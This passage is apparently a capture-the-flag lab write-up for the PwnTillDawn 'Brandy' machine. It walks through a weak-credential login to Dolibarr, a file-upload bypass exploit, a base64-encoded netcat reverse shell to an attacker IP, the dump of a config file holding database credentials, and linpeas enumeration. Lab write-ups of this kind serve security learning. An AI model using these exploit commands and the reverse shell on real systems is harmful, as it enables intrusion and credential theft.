
Latest 5 modified propals

(PROV1)	wizlynx group	0.00 €	04/05/2020

As we know that rick user is exist on the backend server. We can try with rick:rick credentials on the login page. After inserted the credentials, we successful login to the system and discover dolibarr panel.

In this dolibarr panel, we can see that current user does not have any read permissions. Discover that admin panel can’t be accessed. The panel also stated there are 5 modified proposals on it. Click on the (PROV1) proposals. Redirected to commercial proposal panel.

1.6.1 Commercial Proposal Panel



crm.pwntilldawn.com/comm/propal/list.php?mainmenu=commercial


List of commercial proposals (1)

Ref.	Ref. customer	Third party	City	Zip Code	Date	End date	Amount (net of tax)	Author	Status
(PROV1)	FLAG62=543d3e087a6764fbeb3d42f58c59b78e201e7f69	wizlynx group			04/05/2020	04/20/2020	0.00	rick	Draft
Total							0.00		

Show area of files built by mass actions

In this page, discover that we can show list and statistics figure. Flag62 obtained.

1.6.2 Profile page




crm.pwntilldawn.com/user/card.php?id=2

Login	rick
Password	Hidden
Employee	Yes
Job position	
Gender	
Administrator	No
Type	Internal
Signature	
Supervisor	None
Weekly hours	
Date of Employment	

Latest connection	02/14/2022 04:20 AM
Previous connection	02/14/2022 03:15 AM
Link to third party / contact	This user is not a prospect, customer nor supplier

Check on current user profile details. Discover id number(on url bar) and current user is not admin privileges. This panel also shows another tab such as "user_permissions", "note," "log and so on.

1.6.3 File upload



Login	rick
Number of attached files/documents	0
Total size of attached files/documents	0 bytes

Attach a new file/document
Browse... No file selected.
Send file
Link a new file/document
URL to link
Label
Link
Attached files and documents

Documents	Size	Date
No documents saved in this directory		


Links	Date

Linked files panel. Discover file upload functionality but being disabled.

1.7 File Upload Exploit Source

Research for ‘Dolibarr 5.0.3 exploit’. Discover this article related to file upload vulnerability that wrote by wizlynx group. Based on the article, we can upload a php backdoor script file and gain access to the system. Further research, discover an exploit that can be used to file upload restriction bypass that allow us to RCE.


1.7.1 Payload Injection



```
sodanew@kalinew:~/Documents/PwnTillDawn/Machine/Brandy/weaponized$ python3 exploit.py -c id -u rick -p rick -d 'http://crm.pwntilldawn.com/documents' 'http://crm.pwntill
dawn.com'
Successful login, user id found: 2
------------------------------
Trying extension-bypass method

Error 404 http://crm.pwntilldawn.com/documents/users/2/cp4y0rzn.php?cmd=id
Non-executable http://crm.pwntilldawn.com/documents/users/2/cp4y0rzn.pht?cmd=id
Error 404 http://crm.pwntilldawn.com/documents/users/2/cp4y0rzn.phpt?cmd=id
Payload was successful! http://crm.pwntilldawn.com/documents/users/2/cp4y0rzn.phar?cmd=id
Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Payload was successful! http://crm.pwntilldawn.com/documents/users/2/cp4y0rzn.phtml?cmd=id
Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Error 404 http://crm.pwntilldawn.com/documents/users/2/cp4y0rzn.php3?cmd=id
Error 404 http://crm.pwntilldawn.com/documents/users/2/cp4y0rzn.php4?cmd=id
Error 404 http://crm.pwntilldawn.com/documents/users/2/cp4y0rzn.php5?cmd=id
Error 404 http://crm.pwntilldawn.com/documents/users/2/cp4y0rzn.php6?cmd=id
Error 404 http://crm.pwntilldawn.com/documents/users/2/cp4y0rzn.php7?cmd=id
Non-executable http://crm.pwntilldawn.com/documents/users/2/m0jbbb33.shtml

extension-bypass was successful
------------------------------
Trying file-renaming method

Payload was successful! http://crm.pwntilldawn.com/documents/users/2/uf9o3059.php?cmd=id
Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)

file-renaming was successful
------------------------------
Trying htaccess method

Payload was successful! http://crm.pwntilldawn.com/documents/users/2/tbwm5z00.noexe?cmd=id
Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)

htaccess was successful
------------------------------
```

Inject the payload with ‘id’ command as the server is Linux system. Based on above result, we can see that the exploit our current user is www-data.

1.7.2 Reverse Shell Injection




```
sodanew@kalinew:~/Documents/PwnTillDawn/Machine/Brandy/weaponized$ python3 exploit.py -c 'echo -n cm0gL3RtcC9zZDtta2ZpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoIC1pICAyPiY
xfG5jIDEwLjY2LjY2LjE3MCA1NTU1ID4vdG1wL3Nk | base64 -d | bash' --extension-bypass -u rick -p rick -d 'http://crm.pwntilldawn.com/documents' 'http://crm.pwntilldawn.com'
Successful login, user id found: 2
------------------------------
Trying extension-bypass method

Error 404 http://crm.pwntilldawn.com/documents/users/2/28ba1xak.php?cmd=echo -n cm0gL3RtcC9zZDtta2ZpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoIC1pICAyPiYxfG5jIDEwLjY2LjY2L
jE3MCA1NTU1ID4vdG1wL3Nk | base64 -d | bash
Non-executable http://crm.pwntilldawn.com/documents/users/2/28ba1xak.pht?cmd=echo -n cm0gL3RtcC9zZDtta2ZpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoIC1pICAyPiYxfG5jIDEwLjY2
LjY2LjE3MCA1NTU1ID4vdG1wL3Nk | base64 -d | bash
Error 404 http://crm.pwntilldawn.com/documents/users/2/28ba1xak.phpt?cmd=echo -n cm0gL3RtcC9zZDtta2ZpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoIC1pICAyPiYxfG5jIDEwLjY2LjY2
LjE3MCA1NTU1ID4vdG1wL3Nk | base64 -d | bash
```

Open a netcat listener 1st and inject the reverse shell script in base64 format and decode it on the server machine.

2.0 INITIAL FOOTHOLD


2.1 Shell gain



```
sodanew@kalinew:~/Documents/PwnTillDawn/Machine/Brandy$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.150.150.27.
Ncat: Connection from 10.150.150.27:34260.
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty; pty.spawn('bash');"
export TERM=xterm-256color
<ibarr/documents/users/2$ export TERM=xterm-256color
www-data@Brandy:/var/www/html/dolibarr/documents/users/2$ ^Z
[1]+  Stopped                 nc -lvnp 5555
```

After the reverse shell injection, we gained shell access to the server.


2.2 Grab Flag65



```
www-data@Brandy:/var/www/html/dolibarr$ grep -Ri 'Flag6'
FLAG65:FLAG65=185d65d0fd6049385ab53eae8be28b2c79023bc2
www-data@Brandy:/var/www/html/dolibarr$ ls
FLAG65       barcode     compta   custom        expensereport     fourn     index.php     margin          printing    societe            webservices
accountancy  bookmarks   conf     document.php  exports           ftp       langs         master.inc.php  product     supplier_proposal  websites
adherents    cashdesk    contact  documents     externalsite      holiday   livraison     multicurrency   projet      support
admin        categories  contrat  don           favicon.ico       hrm       loan          opensurvey      public      theme
api          comm        core     ecm           fichinter         imports   mailmanspip   paybox          resource    user
asterisk     commande    cron     expedition    filefunc.inc.php  includes  main.inc.php  paypal          robots.txt  viewimage.php
www-data@Brandy:/var/www/html/dolibarr$ s
s: command not found
```

Discover our current directory is in ‘/var/www/html/dolibarr’. Flag65 obtained.

2.3 Configuration file location



sieks Aug '14

in webserver dolibarr-->htdocs --> conf --> conf.php

geekartiste Aug '14

Thanks, sleks!


I used bitnami to set up my server, so the path is a little different [lampstack-x.x.xx-x/apps/dolibarr /htdocs/conf].

geekartiste Aug '14

Ooops. full path should have been: /opt/lampstack-x.x.xx-x/apps/dolibarr/htdocs/conf/conf.php

Research on ‘dolibarr config file location’. Found this forum that related to location for config.php.

2.3.1 Config.php




```
conf.php  conf.php.example  conf.php.old  conf.php_OLD  index.html
www-data@Brandy:/var/www/html/dolibarr/conf$ cat conf.php
<?php
//
// File generated by Dolibarr installer 5.0.3 on 04 Apr 2020
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.pwntilldawn.com ';
$dolibarr_main_document_root='/var/www/html/dolibarr';
//$dolibarr_main_url_root_alt='/custom';
//$dolibarr_main_document_root_alt='/var/www/html/dolibarr/custom';
$dolibarr_main_data_root='/var/www/html/dolibarr/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarrdb';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='root';
$dolibarr_main_db_pass='Dol!123###';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_bin';
// Authentication settings
$dolibarr_main_authentication='dolibarr';

//$dolibarr_main_demo='autologin,autopass';
// Security settings
$dolibarr_main_prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrfcheck='0';
$dolibarr_main_cookie_cryptkey='84084f18f0a0cc7fa67e7836b004722c';
$dolibarr_mailing_limit_sendbyweb='0';
```

Discover DB credentials for database connection.

2.4 LinPeas enumeration


2.4.1 Network status



```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -

╔══════════╣ Can I sniff with tcpdump?
No
```

Discover port 3306 related to MySQL and port 25 related to smtp is on active listening status.

2.4.2 Console users




```
 Users with console
brandy:x:1001:1001:,,,:/home/brandy:/bin/bash
root:x:0:0:root:/root:/bin/bash
```

Discover brandy user.

2.5 MySQL enumeration

